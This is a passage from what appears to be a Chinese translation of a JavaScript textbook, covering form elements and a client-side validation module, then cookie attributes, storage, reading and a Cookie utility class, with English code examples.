W3C 还没有为键盘输入定义标准事件句柄或事件对象。尽管如此，现代浏览器定义了 `onkeypress`、`onkeydown` 和 `onkeyup` 事件句柄。任何 `Document` 对象都可以设置这些句柄，但在 `Text` 或相关的表单元素中设置它们最有用，这些元素真正接收键盘输入。从 `onkeypress` 或 `onkeydown` 事件句柄返回 `false` 可以阻止用户的键盘输入被记录下来。例如，当想强迫用户在一个特定的文本输入字段只输入数字时，这就非常有用。参见例 17-5，它展示了这一技术。

18.3.7 Select 元素和 Option 元素

`Select` 元素表示用户可以选择的选项（由 `Option` 元素表示）集合。浏览器通常用下拉式菜单或列表框表示 `Select` 元素。`Select` 元素可以用两种截然不同的方式操作，`type` 属性的值由它的配置决定。如果 `<select>` 标记有 `multiple` 属性，就允许用户进行多项选择，这种 `Select` 对象的 `type` 属性为“多选”。否则，如果没有 `multiple` 属性，那么用户只能选择一个选项，`type` 属性为“单选”。

“多选”元素有点像 `Checkbox` 元素的集合，“单选”元素则有点像 `Radio` 元素的集合。但 `Select` 元素不同于切换按钮元素，因为一个 `Select` 元素表示所有选项的集合。这些选项由 HTML 标记 `<option>` 设置，在 JavaScript 中它们由 `Option` 对象表示，这些对象存储在 `Select` 元素的 `options[]` 数组中。因为 `Select` 元素表示选项的集合，所以它像其

他表单元素那样没有 value 属性。不过我们后面将讨论, Select 对象存放的每个 Option 对象都定义了 value 属性。

当用户选中或取消一个选项时, Select 元素将触发它的 onchange 事件句柄。对于“单选”型的 Select 元素,可读可写的属性 selectedIndex 用数字指定了当前被选中的选项。对于“多选”型的 Select 元素,一个 selectedIndex 属性不足以表示被选中的项的整个集合。在这种情况下,要确定选中了哪些选项,必须遍历 options[] 数组的所有元素,检查每个 Option 对象的 selected 属性的值。

除了 selected 属性外, Option 元素还有 text 属性,用于指定 Select 元素显示那个选项使用的纯文本串。设置这一属性可以改变显示给用户的文本。value 属性也是可读可写的字符串,指定了提交表单时要发送给 Web 服务器的文本。即使编写了一个纯粹的客户端程序,并且从不提交表单, value 属性(或与它相应的 HTML value 属性)仍是一个存储数据的好地方,它可以存储用户选中了一个特殊选项时需要的数据。注意, Option 元素没有定义与表单有关的事件句柄,而是使用包含 Select 元素的 onchange 处理程序。

除了设置 Option 对象的 text 属性外,还有其它方法可以动态改变 Select 元素中显示的选项。可以通过把 options.length 设置为想要的选项数来截取 Option 元素的数组,把 options.length 设置为 0 可以删除所有 Option 对象。假定在名为“address”的表单中有一个名为“country”的 Select 对象,则可以用如下代码删除该元素中的所有选项:

```
document.address.country.options.length = 0; // Remove all options
```

可以把 options[] 数组的某个元素设置为 null,从而在 Select 元素中删除一个 Option 对象。在删除一个 Option 对象后, options[] 数组中的位于这个 Option 对象后的元素会被自动前移,以填充空位:

```
// Remove a single Option object from the Select element
// The Option that was previously at options[11] gets moved to options[10]...
document.address.country.options[10] = null;
```

参见第四部分的 Option 条目。另外,参见 Select.add(), 这是 2 级 DOM 的一个添加新选项的替代方法。

最后, Option 元素定义了构造函数 Option(), 可以动态创建新的 Option 元素,把它们附加在 options[] 数组的尾部可以给 Select 元素增加新选项。例如:

```
// Create a new Option object
var zaire = new Option("Zaire", // The text property
    "zaire", // The value property
    false, // The defaultSelected property
    false); // The selected property
```

```
// Display it in a Select element by appending it to the options array:  
var countries = document.address.country; // Get the Select object  
countries.options[countries.options.length] = zaire;
```

可以用 `<optgroup>` 标记对 Select 元素中的相关选项分组。`<optgroup>` 标记具有 `label` 属性，它指定显示在 Select 元素中的文本。尽管 `<optgroup>` 标记可见，但是用户不能选择它，对应 `<optgroup>` 标记的对象不会出现在 `options[]` 数组中。

18.3.8 Hidden 元素

顾名思义，Hidden 元素在表单中不可见。它的作用是在提交表单时把任意的文本发送给服务器。服务器端的程序用它来保存表单提交时返回给它们的状态信息。由于 Hidden 元素没有可视化的外观，所以它不能生成事件，没有事件句柄。`value` 属性允许读写与 Hidden 元素相关的文本，但客户端 JavaScript 程序通常不用 Hidden 元素。

18.3.9 Fieldset 元素

除了前面描述的活动表单元素以外，HTML 表单还包含 `<fieldset>` 和 `<label>` 标记。这些标记可能对 Web 设计者很重要，但是它们却不能以有趣的方式脚本化，并且客户端 JavaScript 程序员也不经常使用它们。需要知道 `<fieldset>` 标记仅仅是因为将它放在一个表单中，从而使得相应的对象能够添加到表单的 `elements[]` 数组中。（然而，对于 `<label>` 标记来说，并不会发生这种情况。）和 `elements[]` 数组中所有其他的对象不同，表示 `<fieldset>` 标记的对象并没有一个 `type` 属性，这对那些期待一个 `type` 属性的代码来说可能会导致问题。

18.4 表单验证示例

这里通过一个扩展的示例来结束对表单的讨论，这个示例展示了如何使用无干扰的客户端 JavaScript 来执行表单验证（注 2）。稍后给出的例 18-3，是一个无干扰的 JavaScript 代码的模块，它可以进行自动的客户端表单验证。要使用它，只需要在 HTML 页面中包含该模块，定义一个 CSS 样式来显示验证失效的表单字段，然后，为表单字段添加额外的属性。要让一个字段是必需的，只要添加一个 `required` 属性。要确保用户输入和一个正则表达式匹配，只需要把 `pattern` 属性设置为所要的正则表达式。例 18-2 示意了

注 2： 注意，客户端的验证只是方便了用户，它使得在一个表单提交给服务器之前捕获输入错误成为可能。但是，由于某些用户将 JavaScript 功能关闭，客户端验证并不一定能进行。另外，客户端验证对于恶意用户或破坏者来说只是小技巧。基于这些原因，客户端验证无法取代健壮的服务器端验证。

如何使用这个模块, 并且图 18-2 展示了, 当试图提交包含不正确输入的表单时会发生什么。

例 18-2: 为 HTML 表单添加表单验证

```
<script src="Validate.js"></script> <!-- include form validation module -->
<style>
/*
 * Validate.js requires us to define styles for the "invalid" class to give
 * invalid fields a distinct visual appearance that the user will recognize.
 * We can optionally define styles for valid fields as well.
 */
input.invalid { background: #faa; } /* Reddish background for invalid fields */
input.valid { background: #afa; } /* Greenish background for valid fields */
</style>
<!--
Now to get form fields validated, simply set required or pattern attributes.
-->
<form>
  <!-- A value (anything other than whitespace) is required in this field -->
  Name: <input type="text" name="name" required><br>
  <!-- \s* means optional space. \w+ means one or more alphanumeric chars -->
  email: <input type="text" name="email" pattern="\s*\w+@\w+\.\w+\s*$"><br>
  <!-- \d{5} means exactly five digits -->
  zipcode: <input type="text" name="zip" pattern="\s*\d{5}\s*$"><br>
  <!-- no validation on this field -->
  unvalidated: <input type="text"><br>
  <input type="submit">
</form>
```




图 18-2: 一个验证失效的表单

例 18-3 是一个表单验证模块的代码。注意，把这个模块包含到一个 HTML 文件中并不会为全局名字空间添加任何的标记，并且它会自动注册一个 onload 事件句柄，这个事件句柄遍历文档中的所有表单，查找 required 和 pattern 属性并且在需要的时候添加 onchange 句柄和 onsubmit 句柄。这些事件句柄设置它们验证为“有效”或“无效”的每个表单字段的 className 属性，并且，应该使用 CSS 至少为“无效”类提供一个区分的可视化表现（注 3）。

例 18-3：使用无干扰 JavaScript 的自动表单验证

```
/**
 * Validate.js: unobtrusive HTML form validation.
 *
 * On document load, this module scans the document for HTML forms and
 * textfield form elements. If it finds elements that have a "required" or
 * "pattern" attribute, it adds appropriate event handlers for client-side
 * form validation.
 *
 * If a form element has a "pattern" attribute, the value of that attribute
 * is used as a JavaScript regular expression, and the element is given an
 * onchange event handler that tests the user's input against the pattern.
 * If the input does not match the pattern, the background color of the
 * input element is changed to bring the error to the user's attention.
 * By default, the textfield value must contain some substring that matches
 * the pattern. If you want to require the complete value to match precisely,
 * use the ^ and $ anchors at the beginning and end of the pattern.
 *
 * A form element with a "required" attribute must have a value provided.
 * The presence of "required" is shorthand for pattern="\S". That is, it
 * simply requires that the value contain a single non-whitespace character
 *
 * If a form element passes validation, its "class" attribute is set to
 * "valid". And if it fails validation, its class is set to "invalid".
 * In order for this module to be useful, you must use it in conjunction with
 * a CSS stylesheet that defines styles for "invalid" class. For example:
 *
 * <!-- attention grabbing orange background for invalid form elements -->
 * <style>input.invalid { background: #fa0; }</style>
 *
 * When a form is submitted, the textfield elements subject to validation are
 * revalidated. If any fail, the submission is blocked and a dialog box
 * is displayed to the user letting him know that the form is incomplete
 * or incorrect.
 *
 * You may not use this module to validate any form fields or forms on which
 * you define your own onchange or onsubmit event handlers, or any fields
```

注 3： 在编写本书的时候，Google Toolbar 的 AutoFill 功能妨碍了使用 CSS 样式来设置特定文本字段的背景颜色。Google 的浏览器扩展将文本字段背景设置为黄色，表示可能会为这个字段自动输入值。

```

* for which you define a class attribute.
*
* This module places all its code within an anonymous function and does
* not define any symbols in the global namespace.
*/
(function() { // Do everything in this one anonymous function
    // When the document finishes loading, call init()
    if (window.addEventListener) window.addEventListener("load", init, false);
    else if (window.attachEvent) window.attachEvent("onload", init);

    // Define event handlers for any forms and form elements that need them.
    function init() {
        // Loop through all forms in the document
        for(var i = 0; i < document.forms.length; i++) {
            var f = document.forms[i]; // the form we're working on now

            // Assume, for now, that this form does not need any validation
            var needsValidation = false;

            // Now loop through the elements in our form
            for(j = 0; j < f.elements.length; j++) {
                var e = f.elements[j]; // the element we're working on

                // We're only interested in <input type="text"> textfields
                if (e.type != "text") continue;

                // See if it has attributes that require validation
                var pattern = e.getAttribute("pattern");
                // We could use e.hasAttribute(), but IE doesn't support it
                var required = e.getAttribute("required") != null;

                // Required is just a shortcut for a simple pattern
                if (required && !pattern) {
                    pattern = "\\S";
                    e.setAttribute("pattern", pattern);
                }

                // If this element requires validation,
                if (pattern) {
                    // validate the element each time it changes
                    e.onchange = validateOnChange;
                    // Remember to add an onsubmit handler to this form
                    needsValidation = true;
                }
            }

            // If at least one of the form elements needed validation,
            // we also need an onsubmit event handler for the form
            if (needsValidation) f.onsubmit = validateOnSubmit;
        }
    }

    // This function is the onchange event handler for textfields that
    // require validation. Remember that we converted the required attribute
    // to a pattern attribute in init().

```



```
function validateOnChange() {
    var textfield = this;                                // the textfield
    var pattern = textfield.getAttribute("pattern");    // the pattern
    var value = this.value;                              // the user's input

    // If the value does not match the pattern, set the class to "invalid".
    if (value.search(pattern) == -1) textfield.className = "invalid";
    else textfield.className = "valid";
}

// This function is the onsubmit event handler for any form that
// requires validation.
function validateOnSubmit() {
    // When the form is submitted, we revalidate all the fields in the
    // form and then check their classNames to see if they are invalid.
    // If any of those fields are invalid, display an alert and prevent
    // form submission.
    var invalid = false; // Start by assuming everything is valid
    // Loop through all form elements
    for(var i = 0; i < this.elements.length; i++) {
        var e = this.elements[i];
        // If the element is a text field and has our onchange handler
        if (e.type == "text" && e.onchange == validateOnChange) {
            e.onchange(); // Invoke the handler to re-validate
            // If validation fails for the element, it fails for the form
            if (e.className == "invalid") invalid = true;
        }
    }

    // If the form is invalid, alert user and block submission
    if (invalid) {
        alert("The form is incompletely or incorrectly filled out.\n" +
            "Please correct the highlighted fields and try again.");
        return false;
    }
}

})();
```

第 19 章

cookie 和客户端持久性

Document 对象含有一个 `cookie` 属性，我们在第 15 章中并没有对它进行讨论。表面上看来，这个属性不过是一个简单的字符串值，但是，`cookie` 属性远不止于此：它使得 JavaScript 代码能够在用户的硬盘上持久地存储数据，并且能够获取以这种方式存储的数据。客户端持久性是赋予 Web 应用程序记忆力的一种简单方法，例如，Web 站点可以存储用户偏好，以便当用户重新访问页面的时候能够再次使用它们。

`cookie` 还可以用于客户端脚本化，并且是 HTTP 协议的一个标准扩展。所有现代的 Web 浏览器都支持它们，并且允许通过 `Document.cookie` 属性来脚本化它们。也有其他的客户端持久化方法，它们比 `cookie` 功能强大，但是却缺乏标准化。我们将在本章的最后简要讨论它们。

19.1 cookie 概览

cookie 是 Web 浏览器存储的少量命名数据，它与某个特定的网页或网站关联在一起（注 1）。`cookie` 用来给 Web 浏览器提供内存，以便脚本和服务端程序可以在一个页面中使用另一个页面的输入数据，或者在用户离开页面并返回时恢复用户的优先级及其他状态变量。`cookie` 最初是为服务器端编程设计的，而且在最低级别上作为 HTTP 协议的扩展。

注 1：“`cookie`”这个名字并没有什么特殊含义，但它的使用并不是没有先例。在计算历史中已经使用“`cookie`”或“`magic cookie`”来表示一小块数据，尤其是一块有特权的数据或保密的数据，以便证明身份和允许访问，这有些类似于口令。在 JavaScript 中，`cookie` 用来保存状态，并建立浏览器的一种身份类型。JavaScript 中的 `cookie` 不使用任何加密技术，因而也没有安全性（尽管以加密的 `https` 连接来传输它们会对安全性有所帮助）。

因为 cookie 数据可以自动地在 Web 浏览器和 Web 服务器之间传递, 所以位于服务器端的脚本可以读写存储在客户端的 cookie 值。我们还将看到, JavaScript 能够用 Document 对象的 cookie 属性对 cookie 进行操作。

cookie 是一个字符串属性, 可以用它对当前网页的 cookie 进行读操作、创建操作、修改操作和删除操作。尽管 cookie 最初呈现出来的不过是一个可读可写的普通字符串属性, 但是它的行为却要复杂得多。当对 cookie 进行读操作时, 可以得到一个字符串, 这个字符串包含了应用到当前文档的所有 cookie 的名字和值。通过使用一个特定的语法来设置属性 cookie 的值可以创建、修改或删除一个单独的 cookie。本章后面的小节会详细解释这些操作是如何进行的。但是, 要有效地使用属性 cookie, 还需要对 cookie 以及它们的工作过程作进一步了解。

除了名字与值外, 每个 cookie 都有四个可选的属性, 分别控制它的生存期、可见性和安全性。第一个属性是 expires, 它指定了 cookie 的生存期。默认情况下, cookie 是暂时存在的, 它们存储的值只在浏览器会话期间存在。当用户退出浏览器后, 这些值也就丢失了。如果想让一个 cookie 存在的时间超过一个浏览会话期, 必须告诉浏览器希望它保存 cookie 多长时间。做到这一点的最初的方式就是把 expires 属性设置为未来的一个过期日期。尽管 expires 属性仍然有效, 但是它已经被 max-age 属性所取代, 后者用秒来设置 cookie 的生命期。设置这两个属性中的任何一个, 都会使浏览器把 cookie 保存到一个本地文件中, 以便用户下次访问这个网页时能够再将它读出来。一旦超过了终止日期, 或者超过了 max-age 的生命期, 那个 cookie 就会被浏览器自动地从 cookie 文件中删除掉。

cookie 的第二个重要属性是 path, 它指定了与 cookie 关联在一起的网页。默认情况下, cookie 会和创建它的网页以及与这个网页处于同一个目录下的网页和处于该目录的子目录下的网页关联。例如, 如果一个 cookie 由位于 `http://www.example.com/catalog/index.html` 的网页创建, 那么它对位于 `http://www.example.com/catalog/order.html` 和位于 `http://www.example.com/catalog/widgets/index.html` 的网页也可见, 但是对位于 `http://www.example.com/about.html` 的网页就不可见了。

这种默认的可见性通常就是所需要的。不过有时可能想使用整个多页面网站中的 cookie 值, 而不管这个 cookie 是由哪个页面创建的。例如, 假定用户在一个页面的表单中输入了他的电子邮件地址, 想保存那个地址, 作为他下次返回这个页面时的默认值, 此外还想将这个地址作为另一个完全无关的表单的默认值, 这个表单位于另一个要求用户输入账单地址的页面中。要做到这一点, 需要指定 cookie 的 path 属性。然后, 来自同一个网络服务器的网页, 只要它的 URL 中含有指定的路径, 就可以共享这个 cookie。例如, 假定一个由 `http://www.example.com/catalog/widgets/index.html` 设置的 cookie 将自己的

路径设置成了“/catalog”，那么这个 cookie 对位于 <http://www.example.com/catalog/order.html> 的页面也是可见的。如果将这个 cookie 的路径设置成了“/”，那么它就对位于 www.example.com 服务器上的所有网页都可见。

默认情况下，只有和设置 cookie 的网页来自同一 Web 服务器的页面才能访问这个 cookie。但是，大的网站可能需要由多个 Web 服务器共享 cookie。例如，位于 order.example.com 的服务器就可能要读取 catalog.example.com 设置的 cookie 值。这里就引入了第三个 cookie 属性 domain。假定由位于 catalog.example.com 的页面创建的 cookie 把自己的 path 属性设置成了“/”，把 domain 属性设置成了“.example.com”，那么所有位于 catalog.example.com 的网页和所有位于 orders.example.com 的网页以及所有位于 example.com 域的其他服务器上的网页都能够访问这个 cookie。如果没有设置 cookie 的 domain 属性，该属性的默认值就是创建 cookie 的网页所在的服务器的主机名。注意，不能将一个 cookie 的域设置成服务器所在的域之外的域。

cookie 的最后一个属性是名为 secure 的布尔值，它指定了在网络上如何传输 cookie 值。默认情况下，cookie 是不安全的，也就是说，它们是通过一个普通的、不安全的 HTTP 连接传输的。但是如果将 cookie 标记为安全的，那么它将只在浏览器和服务器通过 HTTPS 或其他的安全协议连接时才被传输。

注意，expires、max-age、path、domain 和 secure 都是 cookie 的属性，而不是 JavaScript 对象的属性。在本章后面的小节中，我们将会看到如何设置这些属性。

由于对第三方 cookie（也就是那些和 Web 页面中的图像相关而不是和 Web 页面本身相关的 cookie）的滥用，cookie 对很多 Web 用户来说名声很坏。例如，第三方 cookie 使得一个广告商公司从一个站点到另一个站点地跟踪用户，这种情况带来的隐私问题使得一些用户关闭了它们的 cookie。在 JavaScript 代码中使用 cookie 之前，希望首先查看它们是否激活。在大多数浏览器中，都可以通过检查 navigator.cookieEnabled 属性来做到这一点。如果结果为 true，cookie 就是激活的；如果为 false，cookie 就是关闭的（尽管那些仅在当前浏览器会话中保持的非持久 cookie 仍然可能是激活的）。这并非一个标准属性，如果发现在将要运行代码的浏览器中没有定义这一属性，必须尝试写入、读取和删除一个测试 cookie 来检测其对 cookie 的支持。本章稍后解释如何做这些事情。例 19-2 包含了测试 cookie 支持的代码。

如果读者对（HTTP 协议层级的）cookie 如何工作的完整技术细节感兴趣，可以查阅位于 <http://www.ietf.org/rfc/rfc2965.txt> 的 RFC 2965。cookie 最初是由 Netscape 创建的，并且，Netscape 最初的 cookie 规范仍然有用。尽管它的一些部分已经废弃，但它比正式的 RFC 要简短而且容易阅读。在 http://wp.netscape.com/newsref/std/cookie_spec.html 可以找到这些旧的文档。

下面的几节讨论了在 JavaScript 中如何设置和查询 cookie 的值以及如何设置 cookie 的 expires、path、domain 和 secure 属性。接下来的一节介绍 cookie 的替代方法。

19.2 cookie 的存储

要把一个暂时的 cookie 值与当前文档关联起来，只需要将 cookie 属性以下面的形式设置成一个字符串即可：

```
name=value
```

例如：

```
document.cookie = "version=" + encodeURIComponent (document.lastModified);
```

当下次读取 cookie 属性时，存储的 name/value 属性对就会被添加到文档的 cookie 列表中。cookie 值不能含有分号、逗号或空白符。因此，需要使用核心 JavaScript 的全局函数 encodeURIComponent() 在把值存入 cookie 之前对它进行编码。如果这么做了，那么在读 cookie 值时，就必须使用相应的 decodeURIComponent() 函数。（也经常见到使用较早的 escape() 和 unescape() 函数的代码，但现在它们已经废弃不用了。）

用一个简单的 name/value 对编写的 cookie 只能在当前的 Web 浏览会话期中存活，当用户退出浏览器时它就会丢失。要创建可以在跨浏览器会话期中持续存在的 cookie，可以通过 max-age 属性来设置其生命期（以秒为单位）。可以采用下面的表达式来设置 cookie 属性：

```
name=value; max-age=seconds
```

例如，要创建一个能够持续存在一年的 cookie，可以采用如下代码：

```
document.cookie = "version=" + document.lastModified +  
"; max-age=" + (60*60*24*365);
```

也可以用已经废弃的 expires 属性来指定一个 cookie 的生命期，这个属性应该设置为 Date.toGMTString() 所写的格式的一个日期规范。例如：

```
var nextyear = new Date();  
nextyear.setFullYear(nextyear.getFullYear() + 1);  
document.cookie = "version=" + document.lastModified +  
"; expires=" + nextyear.toGMTString();
```

同样，也可以把如下形式的字符串在将 cookie 值写入 cookie 属性之前附加到 cookie 值中，这样就可以设置属性 path、domain 和 secure：

```
; path=path  
; domain=domain  
; secure
```

要改变一个 cookie 的值, 使用同一个 name、path 和 domain 以及新的值再设置一次 cookie 值即可。可以通过指定一个新的 max-age 或 expires 属性来改变一个 cookie 的生命期。

要删除一个 cookie, 再次使用相同的 name、path 和 domain, 指定一个任意的 (或空的) 值, 并且 max-age 属性设置为 0 (或者使用 expires 属性, 设置为一个已经过去的过期日期)。注意, 由于浏览器不必立刻删除过期的 cookie, 所以即使过了终止日期, cookie 还可以保存在浏览器的 cookie 文件中。

cookie 的局限性

cookie 主要用于少量数据的不经常存储。它们既不是一种通用的通信机制, 也不是一种通用的数据传输机制, 所以使用它们一定要适度。RFC 2965 鼓励浏览器厂商允许数目不受限制的 cookie, 而且其大小也不受限制。可是, 应该知道, 该标准不允许浏览器保存超过 300 个 cookie, 为每个 Web 服务器保存的 cookie 数不能超过 20 个 (是对整个服务器而言, 而不仅仅指服务器上的页面或站点), 而且每个 cookie 保存的数据不能超过 4KB (即名字和值的总量不能超过 4KB 的限制)。实际上, 现代浏览器允许总数 cookie 多于 300 个, 但是, 一些浏览器仍然有 4KB 的大小限制。

19.3 cookie 的读取

当在一个 JavaScript 表达式中使用 cookie 属性时, 它返回的值是一个字符串, 这个字符串存放的是当前文档应用的所有 cookie。它是一个 name=value 对的列表, 数对之间用分号隔开, 其中 name 是 cookie 的名字, value 是它的字符串值。这个值不包括已经设置的 cookie 属性。要确定已命名的特定 cookie 的值, 可以使用方法 String.indexOf() 和 String.substring(), 或者可以使用方法 String.split() 将字符串分割成单独的 cookie。

一旦已经从 cookie 属性中提取出了一个 cookie 的值, 就必须基于那个 cookie 创建器所使用的格式或编码方法来解释得到的值。例如, cookie 可能存为多个信息段, 各段之间用冒号分隔。在这种情况下, 就要使用适当的字符串方法将各个段的信息提取出来。如果给 cookie 值编码时使用了函数 encodeURIComponent(), 那么不要忘记还要使用函数 decodeURIComponent()。

下面的代码说明了如何对属性 cookie 进行读操作, 如何从中提取出一个独立的 cookie 以及如何使用那个 cookie 的值:

```
// Read the cookie property. This returns all cookies for this document.
var allcookies = document.cookie;
// Look for the start of the cookie named "version"
var pos = allcookies.indexOf("version=");

// If we find a cookie by that name, extract and use its value
if (pos != -1) {
    var start = pos + 8; // Start of cookie value
    var end = allcookies.indexOf(";", start); // End of cookie value
    if (end == -1) end = allcookies.length;
    var value = allcookies.substring(start, end); // Extract the value
    value = decodeURIComponent (value); // Decode it

    // Now that we have the cookie value, we can use it.
    // In this case, the cookie was previously set to the modification
    // date of the document, so we can use it to see if the document has
    // changed since the user last visited.
    if (value != document.lastModified)
        alert("This document has changed since you were last here");
}
```

注意, 当对 cookie 属性进行读操作时, 得到的字符串不包含任何有关各种 cookie 属性的信息。虽然 cookie 属性允许设置这些属性, 但是却不允许读取它们的值。

19.4 cookie 示例

我们通过一些使用 cookie 的有用的工具来结束本章的讨论, 这些工具在稍后的例 19-2 中给出。构造函数 `cookie()` 读取了一个指定的 cookie 的值。一个 cookie 的 `store()` 方法在该 cookie 里存储数据, 使用指定的 `lifetime`、`path` 和 `domain`, 而 cookie 的 `remove()` 方法通过将其 `max-age` 属性设置为 0 来删除该 cookie。

这个例子中定义的 `Cookie` 类在一个 cookie 里存储了多个状态变量的名字和值。要把数据和一个 cookie 联系起来, 只需要设置 `Cookie` 对象的属性。当在该 cookie 上调用 `store()` 方法的时候, 已经添加给对象的属性的名字和值就变成了要存储的 cookie 值。类似地, 当创建一个新的 `Cookie` 对象, `Cookie()` 寻找一个指定名字的已有 cookie。如果它找到了, 它就将其值解析为一组 `name/value` 对, 并且把它们设置为新创建的 `Cookie` 对象的属性。

为了帮助理解例 19-2, 例 19-1 给出了一个使用 `Cookie` 类的简单的 Web 页面。

例 19-1: 使用 `Cookie` 类

```
<script src="Cookie.js"></script><!-- include the cookie class -->
<script>
// Create the cookie we'll use to save state for this web page.
var cookie = new Cookie("vistordata");
```



```
// First, try to read data stored in the cookie. If the cookie doesn't
// exist yet (or doesn't have the data we expect), query the user
if (!cookie.name || !cookie.color) {
    cookie.name = prompt("What is your name:", "");
    cookie.color = prompt("What is your favorite color:", "");
}

// Keep track of how many times this user has visited the page
if (!cookie.visits) cookie.visits = 1;
else cookie.visits++;

// Store the cookie data, which includes the updated visit count. We set
// the cookie lifetime to 10 days. Since we don't specify a path, this
// cookie will be accessible to all web pages in the same directory as this
// one or "below" it. We should be sure, therefore, that the cookie
// name, "visitordata" is unique among these pages.
cookie.store(10);

// Now we can use the data we obtained from the cookie (or from the
// user) to greet a user by name and in her favorite color.
document.write('<h1 style="color:' + cookie.color + '>' +
    'Welcome, ' + cookie.name + '!' + '</h1>' +
    '<p>You have visited ' + cookie.visits + ' times.' +
    '<button onclick="window.cookie.remove();">Forget Me</button>');
</script>
```

Cookie 类在例 19-2 中给出。

例 19-2; 一个 Cookie 工具类

```
/**
 * This is the Cookie() constructor function.
 *
 * This constructor looks for a cookie with the specified name for the
 * current document. If one exists, it parses its value into a set of
 * name/value pairs and stores those values as properties of the newly created
 * object.
 *
 * To store new data in the cookie, simply set properties of the Cookie
 * object. Avoid properties named "store" and "remove", since these are
 * reserved as method names.
 *
 * To save cookie data in the web browser's local store, call store().
 * To remove cookie data from the browser's store, call remove().
 *
 * The static method Cookie.enabled() returns true if cookies are
 * enabled and returns false otherwise.
 */
function Cookie(name) {
    this.$name = name; // Remember the name of this cookie

    // First, get a list of all cookies that pertain to this document.
    // We do this by reading the magic Document.cookie property.
    // If there are no cookies, we don't have anything to do.
```

```
var allcookies = document.cookie;
if (allcookies == "") return;

// Break the string of all cookies into individual cookie strings
// Then loop through the cookie strings, looking for our name
var cookies = allcookies.split(';');
var cookie = null;
for(var i = 0; i < cookies.length; i++) {
    // Does this cookie string begin with the name we want?
    if (cookies[i].substring(0, name.length+1) == (name + "=")) {
        cookie = cookies[i];
        break;
    }
}

// If we didn't find a matching cookie, quit now
if (cookie == null) return;

// The cookie value is the part after the equals sign
var cookieval = cookie.substring(name.length+1);

// Now that we've extracted the value of the named cookie, we
// must break that value down into individual state variable
// names and values. The name/value pairs are separated from each
// other by ampersands, and the individual names and values are
// separated from each other by colons. We use the split() method
// to parse everything.
var a = cookieval.split('&'); // Break it into an array of name/value pairs
for(var i=0; i < a.length; i++) // Break each pair into an array
    a[i] = a[i].split(':');

// Now that we've parsed the cookie value, set all the names and values
// as properties of this Cookie object. Note that we decode
// the property value because the store() method encodes it.
for(var i = 0; i < a.length; i++) {
    this[a[i][0]] = decodeURIComponent(a[i][1]);
}
}

/**
 * This function is the store() method of the Cookie object.
 *
 * Arguments:
 *
 * daysToLive: the lifetime of the cookie, in days. If you set this
 * to zero, the cookie will be deleted. If you set it to null, or
 * omit this argument, the cookie will be a session cookie and will
 * not be retained when the browser exits. This argument is used to
 * set the max-age attribute of the cookie.
 * path: the value of the path attribute of the cookie
 * domain: the value of the domain attribute of the cookie
 * secure: if true, the secure attribute of the cookie will be set
 */
Cookie.prototype.store = function(daysToLive, path, domain, secure) {
```

```

// First, loop through the properties of the Cookie object and
// put together the value of the cookie. Since cookies use the
// equals sign and semicolons as separators, we'll use colons
// and ampersands for the individual state variables we store
// within a single cookie value. Note that we encode the value
// of each property in case it contains punctuation or other
// illegal characters.
var cookieval = "";
for(var prop in this) {
    // Ignore properties with names that begin with '$' and also methods
    if ((prop.charAt(0) == '$') || (typeof this[prop] == 'function'))
        continue;
    if (cookieval != "") cookieval += '&';
    cookieval += prop + ':' + encodeURIComponent(this[prop]);
}

// Now that we have the value of the cookie, put together the
// complete cookie string, which includes the name and the various
// attributes specified when the Cookie object was created
var cookie = this.$name + '=' + cookieval;
if (daysToLive || daysToLive == 0) {
    cookie += "; max-age=" + (daysToLive*24*60*60);
}

if (path) cookie += "; path=" + path;
